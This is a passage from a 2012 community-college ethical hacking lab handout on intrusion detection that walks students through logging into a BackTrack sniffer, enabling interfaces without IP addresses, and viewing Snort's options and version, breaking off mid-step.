Ethical Hacking Lab Series

Lab 18: Intrusion Detection

Certified Ethical Hacking Domain:
Evading IDS, Firewalls, and Honeypots

Document Version: 2012-07-18 (Beta)

Organization: Moraine Valley Community College
Author: Jesse Varsalone
.

The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48; The National Information Security, Geospatial Technologies Consortium (NISGTC) is an entity of Collin College of Texas, Bellevue College of Washington, Bunker Hill Community College of Massachusetts, Del Mar College of Texas, Moraine Valley Community College of Illinois, Rio Salado College of Arizona, and Salt Lake Community College of Utah.

Introduction

This lab is part of a series of lab exercises intended to support courseware for Ethical Hacker training. The development of this document is funded by the Department of Labor (DOL) Trade Adjustment Assistance Community College and Career Training (TAACCCT) Grant No. TC-22525-11-60-A-48.

In this lab, students will a computer’s services so they become inoperable.

This lab includes the following tasks:

- 1 – Introduction to Snort
- 2 – Analyzing Internal Network Traffic with Snort
- 3 – Analyzing External Network Traffic with Snort

Domain: Evading IDS, Firewalls, and Honeypots

Passwords help to secure systems running Linux and UNIX operating systems. If an attacker is able to get the root password on a Linux or UNIX system, they will be able to take complete control of that device. The protection of the root password is critical.

Wireshark – A protocol analyzer that read binary capture files. Wireshark will also allow you to capture network traffic and runs on Windows, Linux, and on Mac OS X.

Snort – Snort, is an Intrusion Detection System (IDS), can be used to analyze and capture traffic. By using signatures, Snort can provide information about activity within a capture file. Snort can be downloaded from www.snort.org and is a free and commercial tool. Sourcefire, a Columbia, Maryland based company, maintains and develops Snort.

tcpdump – A Linux/UNIX program that allows you to capture network traffic. The tcpdump program comes installed on many Linux distributions by default.

Sniffer – A Sniffer is used to capture network traffic on a Network. Software programs like tcpdump, Wireshark, and Network Miner can be used to sniff traffic.

PCAP File – Programs that can sniff network traffic like tcpdump, Wireshark, and Network Miner allow you to save the network capture to a PCAP file format. In order to read the PCAP format, you need a tool like Wireshark or Network Miner.

Pod Topology




Figure 1: ESXi Network Topology

Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

This lab requires the use of the Linux Internal and External BackTrack 5 R3 machines.

Internal **BackTrack 5**	192.168.1.50
BackTrack 5 **root** password	toor
External **BackTrack 5**	216.6.1.100
BackTrack 5 **root** password	toor
Linux Sniffer	No IP address
Linux Sniffer **root** password	toor
External **Windows 7**	216.5.1.100
External Windows 7 **student** password	password

1 Introduction to Snort

Passwords help to secure systems running remote operating system. If an attacker is able to get the administrator password on a remote system, they will be able to take complete control of that device. Companies need to have mechanism in place to protect systems connected to the Internet from being exploited by remote attackers.


Keep in mind that **Linux commands are case sensitive**. The commands below must be entered exactly as shown.

1.1 Logging on to the Sniffer

The Linux distribution BackTrack is installed on the sniffer machine. BackTrack is a distribution used by security professionals for pentration testing and forensics.

1. Log into the Linux Sniffer with the username of root with the password of toor. Type the following command to initialize the GUI, Graphical User Environment:
   root@bt:~#**startx**

For security purposes, the password will not be displayed.



```
BackTrack 4 R2 Codename Nemesis bt tty1
bt login: root
Password:
Last login: Mon Dec 17 09:29:55 EST 2012 on tty1
BackTrack 4 R2 (CodeName Nemesis) Security Auditing

For more information visit: http://www.backtrack-linux.org/
root@bt:~# startx_
```

Figure 2: Logging on to the Sniffer

2. Open a terminal on the Linux system by clicking on the picture to the right of Firefox in the task bar in the bottom of the screen in BackTrack.




Figure 3: The Terminal Windows within BackTrack

After opening the terminal, you may want to adjust the size of the font.

3. To increase the font size within the terminal, click **Settings** from the Terminal menu bar, select **Font**, then **select Enlarge Font**. Repeat this step if necessary.





Figure 4: Increase the Font Size of the Terminal Windows

One of the nice features about some versions of BackTrack is that they do not automatically get assigned IP addresses though the use of DHCP, or Dynamic Host Configuration Protocol. The idea is to come on the network quietly, without being detected.


4. Only the loopback address, 127.0.0.1, is displayed when you type:
   root@bt:~#**ifconfig**



```
root@bt:~# ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

root@bt:~# 
```

Figure 5: No IP address, other than the Loopback Address of 127.0.0.1, are Displayed

5. Type the following command to view all available interfaces on the system:
   root@bt:~#**ifconfig -a**



```
root@bt:~# ifconfig -a
eth0      Link encap:Ethernet  HWaddr 00:0c:29:31:4f:f2
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2000

eth1      Link encap:Ethernet  HWaddr 00:0c:29:31:4f:fc
          BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2080

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

Figure 6: All Available Interfaces on the System

A sniffer should be operating in promiscuous mode so it can see all network traffic. Two ways to ensure that a sniffer will capture all traffic on a network segment are:

- Connect the sniffer and other devices on the network to a hub
- Connect the sniffer to a switch’s Switched Port Analyzer Network (SPAN) port.

In this lab, we will capture internal and external traffic with Snort and tcpdump.

Neither of the interfaces, eth0 or eth1, are assigned IP addresses on their respective networks. The reason the sniffer has two interfaces is that it is located on two networks.

The Windows Firewall also has 2 interfaces and is connected to both networks.





Figure 7: The Sniffer is Connected to Two Networks


6. To activate the first interface, type the following command:
   root@bt:~#**ifconfig eth0 up**



```
root@bt:~# ifconfig eth0 up
```

Figure 8: Activating the First Interface


7. To verify the first interface, type the following command:
   root@bt:~#**ifconfig eth0**



```
root@bt:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:64:0f:98
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:82 (82.0 B)  TX bytes:0 (0.0 B)
          Interrupt:19 Base address:0x2024
```

Figure 9: The First Interface is activated without an IP address


8. To activate the second interface, type the following command:
   root@bt:~#**ifconfig eth1 up**



```
root@bt:~# ifconfig eth1 up
```

Figure 10: Activating the Second Interface


9. To verify the second interface, type the following command:
   root@bt:~#**ifconfig eth1**



```
root@bt:~# ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 00:0c:29:64:0f:a2
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
          Interrupt:16 Base address:0x20a4
```

Figure 11: The Second Interface is activated without an IP address


10. Type the following command to view several available switches for Snort:
    root@bt:~#**snort**



```
root@bt:~# snort

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.8.5.2 (Build 121)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/snort/snort-team
           Copyright (C) 1998-2009 Sourcefire, Inc., et al.
           Using PCRE version: 7.6 2008-01-28

USAGE: snort [-options] <filter options>
Options:
        -A         Set alert mode: fast, full, console, test or none  (alert file alerts only)
                   "unsock" enables UNIX socket logging (experimental).
        -b         Log packets in tcpdump format (much faster!)
        -B <mask>  Obfuscated IP addresses in alerts and packet dumps using CIDR mask
        -c <rules> Use Rules File <rules>
        -C         Print out payloads with character data only (no hex)
        -d         Dump the Application Layer
        -D         Run Snort in background (daemon) mode
        -e         Display the second layer header info
        -f         Turn off fflush() calls after binary log writes
```

Figure 12: The Available Options for Snort

An error message will be displayed because no options were set for Snort.




```
Uh, you need to tell me to do something...

ERROR: Fatal Error, Quitting..
```

Figure 13: Snort error

The version of Snort is displayed directly after the snort command is typed.

You may need to scroll up to the top of the terminal screen to see the version information.


13. You can type the following command to determine the version of Snort:
    root@bt:~#**snort -V**



```
root@bt:~# snort -V

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.8.5.2 (Build 121)
